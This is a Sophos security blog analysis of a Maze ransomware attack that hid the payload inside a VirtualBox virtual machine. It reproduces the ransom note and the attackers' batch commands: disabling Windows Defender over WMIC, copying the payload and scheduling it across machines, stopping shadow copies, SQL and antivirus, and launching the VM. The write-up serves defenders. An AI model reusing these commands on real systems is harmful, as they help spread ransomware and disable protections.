
Maze attackers adopt Ragnar Locker virtual machine technique

news.sophos.com/en-us/2020/09/17/maze-attackers-adopt-ragnar-locker-virtual-machine-technique/


September 17, 2020



```
Attention!

----------------------------
| What happened?
----------------------------

We hacked your network and now all your files, documents, photos, databases, and other important
data are safely encrypted with reliable algorithms.
You cannot access the files right now. But do not worry. You can get it back! It is easy to
recover in a few steps.

We have also downloaded a lot of private data from your network, so in case of not contacting us
as soon as possible this data will be released.
If you do not contact us in a 3 days we will post information about your breach on our public
news website and after 7 days the whole downloaded info.

To see what happens to those who don't contact us, google:
* Southwire Maze Ransomware
* MDLab Maze Ransomware
* City of Pensacola Maze Ransomware

After the payment the data will be removed from our disks and decryptor will be given to you, so
you can restore all your files.
```

While conducting an investigation into an attack in July in which the attackers repeatedly attempted to infect computers with Maze ransomware, analysts with Sophos' Managed Threat Response (MTR) discovered that the attackers had adopted a technique pioneered by the threat actors behind Ragnar Locker earlier this year, in which the ransomware payload was distributed inside of a virtual machine (VM).

In the Maze incident, the threat actors distributed the file-encrypting payload of the ransomware on the VM's virtual hard drive (a VirtualBox virtual disk image (.vdi) file), which was delivered inside of a Windows .msi installer file more than 700MB in size. The attackers also bundled a stripped down, 11 year old copy of the VirtualBox hypervisor inside the .msi file, which runs the VM as a "headless" device, with no user-facing interface.



Name	Date modified	Type	Size
$RECYCLE.BIN	8/6/2020 5:32 PM	File folder	
Documents and Settings	7/13/2009 10:53 PM	File folder	
Program Files	5/24/2020 12:05 PM	File folder	
ProgramData	7/13/2009 10:53 PM	File folder	
System Volume Information	5/25/2020 2:01 AM	File folder	
Users	5/24/2020 12:03 PM	File folder	
Windows	5/24/2020 12:03 PM	File folder	
autoexec.bat	6/10/2009 3:42 PM	Windows Batch File	1 KB
config.sys	6/10/2009 3:42 PM	System file	1 KB
payload	7/25/2020 1:29 PM	File	495 KB
preload.bat	7/29/2020 3:05 PM	Windows Batch File	1 KB
vrun.exe	7/29/2020 3:08 PM	Application	1,949 KB

The Maze-delivered virtual machine was running Windows 7, as opposed to the Windows XP VM distributed in the Ragnar Locker incident. A threat hunt through telemetry data initially indicated the attackers may have been present on the attack target's network for at least three days prior to the attack beginning in earnest, but subsequent analysis revealed that the attackers had penetrated the network at least six days prior to delivering the ransomware payload.


The investigation also turned up several installer scripts that revealed the attackers' tactics, and found that the attackers had spent days preparing to launch the ransomware by building lists of IP addresses inside the target's network, using one of the target's domain controller servers, and exfiltrating data to cloud storage provider Mega.nz.

The threat actors initially demanded a $15 million ransom from the target of the attack. The target did not pay the ransom.

How the attack transpired


Subsequent analysis by the MTR team revealed that the attackers orchestrated the attack using batch files, and made multiple attempts to maliciously encrypt machines on the network; The first iteration of ransomware payloads were all copied to the root of the %programdata% folder, using the filenames **enc.exe, enc6.exe,** and **network.dll.** The attackers then created scheduled tasks that would launch the ransomware with names based on variants of **Windows Update Security** or **Windows Update Security Patches.**

The initial attack did not produce the desired result; The attackers made a second attempt, with a ransomware payload named **license.exe**, launched from the same location. But before they launched it, they executed a script that disabled Windows Defender's Real-Time Monitoring feature.



```
FOR /f "usebackq delims=" %a IN ("c:\programdata\s5.txt") do cmd /c wmic /node:%a /user:[redacted] /password:[redacted] process call create
"cmd.exe /c powershell.exe -exec Bypass /c Set-MpPreference -DisableRealtimeMonitoring 1"
FOR /f "usebackq delims=" %a IN ("c:\programdata\s6.txt") do cmd /c wmic /node:%a /user:[redacted] /password[redacted] process call create
"cmd.exe /c powershell.exe -exec Bypass /c Set-MpPreference -DisableRealtimeMonitoring 1"
```

The attackers then, once again, executed a command that would create a scheduled task on each computer they had copied the license.exe payload to, this time named **Google Chrome Security Update**, and set it up to run once at midnight (in the local time zone of the infected computers).



```
FOR /f "usebackq delims=" %a IN ("c:\programdata\s1.txt") DO XCOPY /F /Y "c:\programdata\license.exe" \\%a\C$\programdata\"
FOR /f "usebackq delims=" %a IN ("c:\programdata\p18.txt") DO XCOPY /F /Y "c:\programdata\license.exe" \\%a\C$\programdata\
FOR /f "usebackq delims=" %a IN ("c:\programdata\s5.txt") do cmd /c SCHTASKS /s %a /RU "SYSTEM" /create /tn "Google Chrome Security Update" /tr
"C:\programdata\license.exe" /sc ONCE /sd 01/01/1910 /st 00:00 /f
FOR /f "usebackq delims=" %a IN ("c:\programdata\s6.txt") do cmd /c SCHTASKS /s %a /RU "SYSTEM" /create /tn "Google Chrome Security Update" /tr
"C:\programdata\license.exe" /sc ONCE /sd 01/01/1910 /st 00:00 /f
```

These detections indicate that the ransomware payloads were being caught and quarantined on machines protected by Sophos endpoint products before they could cause harm. Sophos analysts started to see detections that indicated the malware was triggering the Cryptoguard behavioral protections of Intercept X. In this case, Cryptoguard was preventing the malware from encrypting files by intercepting and neutralizing the Windows APIs that the ransomware was attempting to use to encrypt the hard drive.

So the attackers decided to try a more radical approach for their third attempt.


Weaponized virtual machine

The Maze attackers delivered the attack components for the third attack in the form of an .msi installer file. Inside of the .msi was an installer for both the 32-bit and 64-bit versions of VirtualBox 3.0.4. This version dates back to 2009 and is still branded with its then-publisher's name, Sun Microsystems.

The .msi also contains a 1.9GB (uncompressed) virtual disk named **micro.vdi**, which itself contains a bootable partition of Windows 7 SP1, and a file named micro.xml that contains configuration information for the virtual hard drive and session.


The root of that virtual disk contained three files associated with the Maze ransomware: **preload.bat, vrun.exe**, and a file just named **payload** (with no file extension), which is the actual Maze DLL payload.

The DLL file has a different, internal name for itself.



```
Export table of DLL 'dick.dll':
  Base ordinal number: 00000001h / 1
  3 names are exported
  3 functions are exported
  Ordinal Offset     Name
     1    000094B0h  DllInstall
     2    000094C0h  DllRegisterServer
     3    000094B0h  DllUnregisterServer
```

The preload.bat file (shown below) modifies the computer name of the virtual machine, generating a series of random numbers to use as the name, and joins the virtual machine to the network domain of the victim organization’s network using a WMI command-line function.




```
@echo off
set /a _rand1=(%RANDOM%*500/32768)+1
set /a _rand2=(%RANDOM%*500/32768)+1
set /a _rand3=(%RANDOM%*500/32768)+1
set /a _rand4=(%RANDOM%*500/32768)+1
wmic computersystem where caption='Admin' rename victim%_rand1%%_rand2%%_rand3%%_rand4%
wmic computersystem where name='Admin' call joindomainorworkgroup name="[redacted]"
shutdown /s /f /t 1
```

The virtual machine was, apparently, configured in advance by someone who knew something about the victim’s network, because its configuration file (“micro.xml”) maps two drive letters that are used as shared network drives in this particular organization, presumably so it can encrypt the files on those shares as well as on the local machine. It also creates a folder in **C:\SDRSMLINK\** and shares this folder with the rest of the network.


At some point (it’s unclear when and how, exactly, it accomplished this), the malware also writes out a file named startup_vrun.bat. We found this file in c:\users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Startup, which means it’s a persistence mechanism that relies on the computer rebooting before the attackers launch the malware.

The script copies the same three files found on the root of the VM disk (the vrun.exe and payload DLL binaries, and the preload.bat batch script) to other disks, then issues a command to shut down the computer immediately. When someone powers the computer on again, the script executes vrun.exe.



```
@echo off
ping -n 6 127.0.0.1>nul
start explorer \\VBOXSVR\1\
if exist C:\vrun.exe goto o
:a
if exist \\VBOXSVR\1\builder\vrun\vrun.exe goto b
ping -n 2 127.0.0.1>nul
goto a
:b
copy /y \\VBOXSVR\1\builder\vrun\vrun.exe C:\vrun.exe
copy /y \\VBOXSVR\1\builder\vrun\payload C:\payload
copy /y \\VBOXSVR\1\builder\vrun\preload C:\preload.bat
C:\preload.bat
shutdown /s /f /t 1
exit
:o
C:\vrun.exe
```


The C:\SDRSMLINK\ folder location, created when the .msi file first runs, acts as a clearinghouse for specific folders the malware wants to track. It's full of symbolic links (symlinks, similar to Windows shortcuts) to folders on the local hard drive.



```
C:\>dir /al c:\SDRSMLINK
 Volume in drive C has no label.
 Volume Serial Number is E241-058B

 Directory of c:\SDRSMLINK

30/07/2020  16:55    <JUNCTION>     $Recycle.Bin [C:\$Recycle.Bin]
30/07/2020  16:55    <JUNCTION>     Config.Msi [C:\Config.Msi]
30/07/2020  16:55    <JUNCTION>     Documents and Settings [C:\Documents and Settings]
30/07/2020  16:55    <SYMLINK>      pagefile.sys [C:\pagefile.sys]
30/07/2020  16:55    <JUNCTION>     PerfLogs [C:\PerfLogs]
30/07/2020  16:55    <JUNCTION>     Program Files [C:\Program Files]
30/07/2020  16:55    <JUNCTION>     Program Files (x86) [C:\Program Files (x86)]
30/07/2020  16:55    <JUNCTION>     ProgramData [C:\ProgramData]
30/07/2020  16:55    <JUNCTION>     Python27 [C:\Python27]
30/07/2020  16:55    <JUNCTION>     Recovery [C:\Recovery]
30/07/2020  16:55    <SYMLINK>      swapfile.sys [C:\swapfile.sys]
30/07/2020  16:55    <JUNCTION>     System Volume Information [C:\System Volume Information]
```

The Ragnar Locker connection

The technique used in the third attack is completely different to those used before by the threat actors behind Maze, but the investigators recognized it immediately because the team who responded to this Maze attack are the same team that responded to the Ragnar Locker ransomware attack, where the technique was first seen.



Name	Date modified	Type	Size
app32	5/18/2020 1:37 AM	File folder	
app64	5/18/2020 1:37 AM	File folder	
install	5/9/2020 2:10 AM	Windows Batch File	3 KB
micro.vdi	5/18/2020 1:37 AM	VDI File	288,770 KB
s	4/27/2020 9:11 AM	Text Document	1 KB
va	5/9/2020 4:24 AM	Application	1,566 KB
VirtualBox	5/4/2020 7:52 PM	XML Document	2 KB
vm1	5/6/2020 4:39 AM	Text Document	1 KB
vm2	5/7/2020 8:01 PM	Text Document	2 KB
vm3	5/4/2020 6:43 PM	Text Document	1 KB

In an earlier attack, Ragnar Locker also deployed a virtual machine in an attempt to bypass protection measures

In Sophos' earlier reporting about Ragnar Locker, we wrote that "Ragnar Locker ransomware was deployed inside an Oracle VirtualBox Windows XP virtual machine. The attack payload was a 122 MB installer with a 282 MB virtual image inside—all to conceal a 49 kB ransomware executable." MITRE has subsequently added this technique to its ATT&CK framework.

The Maze attackers took a slightly different approach, using a virtual Windows 7 machine instead of XP. This significantly increased the size of the virtual disk, but also adds some new functionality that wasn't available in the Ragnar Locker version. The threat actors bundled a VirtualBox installer and the weaponized VM virtual drive inside a file named **pikujuwusewa.msi**. The attackers then used a batch script called **starter.bat**.to launch the attack from within the VM.

The virtual machine (VM) that Sophos extracted from the Maze attack shows that this (newer) VM is configured in such a way that it allows easy insertion of another ransomware on the attacker's 'builder' machine. But the cost in terms of size is signficant: The Ragnar Locker virtual disk was only a quarter the size of the nearly 2GB virtual disk used in the Maze attack—all just to conceal one 494 KB ransomware executable from detection.

	Ragnar Locker	Maze
MSI installer	122 MB OracleVA.msi	733 MB pikujuwusewa.msi

Virtual Disk Image (VDI)	282 MB micro.vdi	1.90 GB micro.vdi
Ransomware binary in VDI	49 KB vrun.exe	494 KB payload

The attackers also executed the following commands on the host computer during the Maze attack:

```
cmd /c msiexec /qn /i \\<machine-hosting-malware>\frs\pikujuwusewa.msi
```

This ran the Microsoft Installer that installs VirtualBox and the virtual hard drive.

```
C:\Windows\System32\cmd.exe /C sc stop vss
```

They stop the Volume Shadow Copy service; the ransomware itself includes a command to delete existing shadow copies.

```
C:\Windows\System32\cmd.exe /C sc stop sql
```

They halt SQL services to ensure that they can encrypt any databases.

```
C:\Windows\System32\cmd.exe /C taskkill /F /IM SavService.exe
```

They attempt to stop Sophos endpoint protection services (which fails).

```
C:\Windows\System32\cmd.exe /C sc start VBoxDRV
```

Finally, they start the VirtualBox service and launch the VM.

The future of ransomware?

The Maze threat actors have proven to be adept at adopting the techniques demonstrated to be successful by other ransomware gangs, including the use of extortion as a means to extract payment from victims. As endpoint protection products improve their abilities to defend against ransomware, attackers are forced to expend greater effort to make an end-run around those protections.

Sophos endpoint products detect components of this attack as **Troj/Ransom-GAV** or **Troj/Swrort-EG.** Indicators of compromise can be found on the SophosLabs Github.